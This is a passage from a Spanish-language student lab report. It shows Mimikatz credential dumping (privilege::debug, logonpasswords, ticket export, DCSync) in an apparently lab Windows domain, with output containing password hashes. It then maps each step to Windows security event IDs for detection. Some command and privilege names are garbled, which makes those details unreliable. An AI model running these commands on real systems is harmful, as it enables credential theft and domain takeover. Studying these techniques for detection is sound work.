

Después de hacer clic van a aparecer una serie de opciones, en la parte de abajo tendrás que seleccionar la de configuración y seguir las siguientes opciones:

privacidad y seguridad> seguridad, en la pantalla de seguridad hemos seleccionado la opción de sin protección.





### 4.2. Instalación de Mimikatz

Para instalar en programa hemos buscado en Google Mimikatz Github, después le hemos dado a la primera opción y ahí nos han aparecido una serie de opciones para instalarlo, nosotros nos hemos instalado la carpeta de zip.




Hemos extraído el archivo y le hemos dado a la opción de ejecutar como administrador, seguidamente te aparece en la pantalla una línea de comandos en la cual hemos puesto lo siguiente,






### 4.3. Comandos de Mimikatz

En la terminal de Mimikatz podemos ejecutar múltiples comandos para conseguir información muy variada:

**privilege::debug**

**sekurlsa::longpasswords**

El primer comando aigna una serie de privilegios al usuario, el segundo sirve para ver las credenciales de los usuarios del sistema y las contraseñas en texto plano, pero para ello, se debe haber iniciado mimikatz como administrador.

**Sekurlsa::tickets:** Este comando recupera los tickets de Kerberos de la memoria del sistema.

```
mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 2308348 (00000000:002338fc)
Session           : Network from 0
User Name         : TOMATHIKO$
Domain            : TOMATHIKO0
Logon Server      : (null)
Logon Time        : 05/05/2024 15:37:25
SID               : S-1-5-18

        * Username : TOMATHIKO$
        * Domain   : TOMATHIKO.COM
        * Password : (null)

       Group 0 - Ticket Granting Service

       Group 1 - Client Ticket ?
        [00000000]
          Start/End/MaxRenew: 05/05/2024 15:37:25 ; 06/05/2024 1:22:54 ; 01/01/16
1 2:00:00
          Service Name (02) : GC ; Tomathiko.tomathiko.com ; tomathiko.com ; @ TO
ATHIKO.COM
          Target Name  (--) : @ TOMATHIKO.COM
          Client Name  (01) : TOMATHIKO$ ; @ TOMATHIKO.COM
          Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ;
enewable ; forwardable ;
          Session Key       : 0x00000001 - des_cbc_crc
            37878cb73da722c3ecd9b913f1629048c0e979a8a404d838566017b71159dedb
          Ticket            : 0x00000012 - aes256_hmac       ; kvno = 4    [...]
```

**Lsadump::dcsync:** Lo ejecutamos para ver la información de un usuario en concreto ubicado en un domain control. En este caso hemos usado el usuario “mei” y hemos recibido la siguiente información.

```
mimikatz # lsadump::dcsync /user:mei
[DC] 'tomathiko.com' will be the domain
[DC] 'Tomathiko.tomathiko.com' will be the DC server
[DC] 'mei' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : mei M.Ñ. Ñuñez

** SAM ACCOUNT **

SAM Username         : mei
User Principal Name  : mei@tomathiko.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 29/02/2024 11:20:23
Object Security ID   : S-1-5-21-2561966970-636304207-2540781261-1106
Object Relative ID   : 1106

Credentials:
  Hash NTLM: 0474bd6d0a6f0e9968a55b7821ae3355
    ntlm- 0: 0474bd6d0a6f0e9968a55b7821ae3355
    lm  - 0: 4090720dece120ab93511f567fa447bf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4bcf14e117ec949d962fd5bd179282e0

* Primary:Kerberos-Newer-Keys *
    Default Salt : TOMATHIKO.COMmei
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : d6f990ec43a27396969fa15d3474ec3f63b400a755bb417bcd3b24ba6fb527f4
      aes128_hmac       (4096) : 0f7ac307aeacefa13ef3866f99a6f91c
      des_cbc_md5       (4096) : f1a7a804ea621cda

* Primary:Kerberos *
    Default Salt : TOMATHIKO.COMmei
    Credentials
      des_cbc_md5       : f1a7a804ea621cda

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  6e38d1788523b5012a04aa7f36c40526
    02  4cf8dde6068666b475939a6b4e869884
    03  351868ccea35860d8ae1d5debc3ed0f8
    04  6e38d1788523b5012a04aa7f36c40526
    05  4cf8dde6068666b475939a6b4e869884
    06  bd7f9d705b5c76ec439b75239310e940
    07  6e38d1788523b5012a04aa7f36c40526
    08  c6a5ba503170d27e8f304d89eed66be6
    09  c6a5ba503170d27e8f304d89eed66be6
```


Por último, uno de los comandos que mas me llaman la atención es:

**Misc::cmd:** Este comando en Mimikatz, permite abrir una consola de comandos con privilegios de nivel SYSTEM(el privilegio mas alto en Windows, este nivel de acceso permite realizar cualquier cambio en el sistema operativo sin restricciones.


## 5. Registro y Análisis de Eventos de Seguridad

Hemos buscado en la última hora y sale lo siguiente:

**Evento: 4663**





Esta captura muestra un registro de seguridad de Mimikatz, este registro indica que Mimikatz se ha utilizado para leer la memoria del proceso lsass.exe, este es un subproceso de LSASS que es responsable de guardar y gestionar las credenciales de inicio de sesión de los usuarios.

Este registro ha ocurrido después de ejecutar el comando: **sekurlsa::logonpasswords**.

Dicho comando te muestra en pantalla las credenciales de los usuarios que estén guardadas en la memoria.


**Evento: 4656**




Esta imagen muestra el proceso de seguridad con id 4656. Este evento indica que se ha solicitado el acceso a un identificador para acceder a un objeto, este podría ser un archivo, una carpeta, al kernel, entre otros.

En este caso el objeto al que se ha intentado acceder es \Device\Harddisk Volume3\Windows\System32\Isass.exe. Podemos observar que ha conseguido tener acceso a dicho objeto por las palabras Auditoría Correcta.

## Evento: 4672




Este siguiente registro de un evento de seguridad es el resultado de ejecutar en mimikatz el comando **privilege::debug**, indica que se han asignado privilegios especiales a un nuevo inicio de sesión. Este comando habilita el privilegio de depuración en mimikatz, permite a este programa acceder a datos o funciones sensibles del sistema, como proporcionar información adicional de operaciones que se están realizando.


En la parte de arriba de la imagen se puede leer: Se asignaron privilegios especiales a un nuevo inicio de sesión, y, más abajo, te aparecen los privilegios que se asignaron. Esta asignación de privilegios es el resultado de poner el comando mencionado anteriormente.


Los privilegios habilitados son:

- **SeSecurityPrivilege:** Este privilegio permite al usuario acceder a objetos de seguridad, como la base de datos de seguridad local.
- **SeBackupPrivilege:** Este privilegio permite al usuario realizar copias de seguridad del sistema.
- **SeRestorePrivilege:** Este privilegio permite al usuario restaurar el sistema a partir de una copia de seguridad.
- **SeTakeOwnershipPrivilege:** Este privilegio permite al usuario tomar posesión de cualquier objeto del sistema.
- **SeDebugPrivilege:** Este privilegio permite al usuario depurar cualquier proceso del sistema.
- **SeSystemEnvironmentPrivilege:** Este privilegio permite al usuario modificar la variable de entorno SystemRoot.
- **SeLoadDriverPrivilege:** Este privilegio permite al usuario cargar controladores de dispositivo en el sistema.

- **Selmnerconate Privilege:** Este privilegio permite al usuario enumerar las conexiones de red del sistema.
- **SeDelegateSession UserImpersonate Privilege:** Permite al usuario delegar sesiones a otros usuarios.
- **SeEnableDelegation Privilege:** Permite al usuario habilitar la delegación de sesiones.

## Evento: 4769









Las siguientes capturas muestran un registro de un evento de seguridad en Windows server tras ejecutar en mimikatz el comando **kerberos::list /export**. Este comando se utiliza para enumerar los tickets de kerberos que se encuentran en la memoria del sistema. Para ejecutar este comando se necesitan unos privilegios administrativos, por lo que antes hay que poner el comando **privilege::debug**, que asigna privilegios especiales al usuario.

